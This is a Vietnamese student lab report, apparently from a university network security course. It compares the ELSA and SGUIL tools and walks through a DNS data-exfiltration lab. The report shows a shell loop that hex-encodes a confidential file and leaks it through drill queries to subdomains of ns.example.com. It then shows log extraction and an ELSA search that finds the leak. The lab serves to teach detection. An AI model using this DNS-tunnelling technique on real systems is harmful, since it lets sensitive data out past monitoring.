
So sánh elsa với sguil:


- ELSA tập trung vào phân tích log từ nhiều nguồn khác nhau, trong khi SGUIL tập trung vào phân tích các cảnh báo IDS được tạo ra bởi Snort.
- ELSA cung cấp khả năng tìm kiếm dữ liệu log trong thời gian thực và lịch sử, trong khi SGUIL tập trung vào hiển thị các cảnh báo IDS được tạo ra bởi Snort.
- ELSA cung cấp một giao diện trực quan để tìm kiếm và phân tích dữ liệu log, trong khi SGUIL cung cấp một giao diện web để xem và phân tích các cảnh báo IDS.

3. Bắt và phân tích gói tin trong tấn công lấy dữ liệu với DNS

Bước 1:







The screenshot shows a VNC session connected to QEMU. The terminal window displays the following output:

```
697479206272656163682e0a
[analyst@workstation lab.support.files]$ for line in `cat confidential.hex`; do
drill $line.ns.example.com;done
;; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 27270
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com. I
N      A
;;
;; ANSWER SECTION:
;;
;; AUTHORITY SECTION:
;;
;; ADDITIONAL SECTION:
;;
;; Query time: 10 msec
;; SERVER: 209.165.200.235
;; WHEN: Mon Mar 20 02:43:26 2023
;; MSG SIZE rcvd: 93
;; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 837
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com. I
N      A
;;
;; ANSWER SECTION:
;;
;; AUTHORITY SECTION:
;;
;; ADDITIONAL SECTION:
;;
;; Query time: 1 msec
;; SERVER: 209.165.200.235
;; WHEN: Mon Mar 20 02:43:26 2023
;; MSG SIZE rcvd: 93
;; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 59949
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com. I
N      A
```

Sinh viên có thể tạo ra 4 URL như vậy từ file confidential.hex.

```

client 192.168.0.11#57667: query: testmyids.com IN A +
client 192.168.0.11#57667: query: testmyids.com IN AAAA +
client 192.168.0.11#57667: query: testmyids.com IN A +
client 192.168.0.11#57667: query: testmyids.com IN AAAA +
client 192.168.0.11#38516: query: detectportal.firefox.com IN A +
client 192.168.0.11#44759: query: detectportal.firefox.com IN A +
client 192.168.0.11#59623: query: detectportal.firefox.com IN A +
client 192.168.0.11#59074: query: detectportal.firefox.com IN A +
client 192.168.0.11#59074: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#47304: query: safebrowsing.google.com IN A +
client 192.168.0.11#45448: query: detectportal.firefox.com IN A +
client 192.168.0.11#45448: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#37758: query: detectportal.firefox.com IN A +
client 192.168.0.11#37758: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#57555: query: detectportal.firefox.com IN A +
client 192.168.0.11#57555: query: detectportal.firefox.com IN AAAA +
client 192.168.0.2#9120: query: version.bind CH TXT +
client 192.168.0.11#41758: query: 434f4e464944454e5449414c20444f43554d454e540a44
4f204e4f542053.ns.example.com IN A +
client 192.168.0.11#51642: query: 484152450a5468697320646f63756d656e7420636f6e74
61696e7320696e.ns.example.com IN A +
client 192.168.0.11#43185: query: 666f726d6174696f6e2061626f757420746865206c6173
74207365637572.ns.example.com IN A +
client 192.168.0.11#35147: query: 697479206272656163682e0a.ns.example.com IN A +
msfadmin@metasploitable:~$ _

```

```

(root@sce81a37-kali)-[/home/kali/.ssh]
# ssh -oHostKeyAlgorithms=+ssh-rsa user@209.165.200.235
user@209.165.200.235's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
←9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
user@metasploitable:~$ 


```

```

user@metasploitable:~$ ls
secret.hex

user@metasploitable:~$ cat secret.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a

[+] (root@sce81a37-kali)-[/home/kali/.ssh]
[+] # scp -oHostKeyAlgorithms=+ssh-rsa user@209.165.200.235:/home/user/secret.hex
user@209.165.200.235's password:
secret.hex                                         100% 208    76.2KB/s  00:00




```

Bước 2:

The screenshot shows the ELSA interface running in a Chromium browser window. The search query is "class=BRO_DNS dport='53' groupby hostname orderby dir asc". The results table shows the following data:

5	434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com
5	666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com
4	0.0.0.0.in-addr.arpa
4	example.invalid
4	cloud_init_expected_not_found_openstacklocal
4	cloud_init_expected_not_found
2	484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com
2	697479206272656163682e0a.ns.example.com



- Tài nguyên:
- Mô tả/mục tiêu:
- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ **chữ 13**. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

Ví dụ: [NT101.K11.ANTT]-Session1_Group3.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT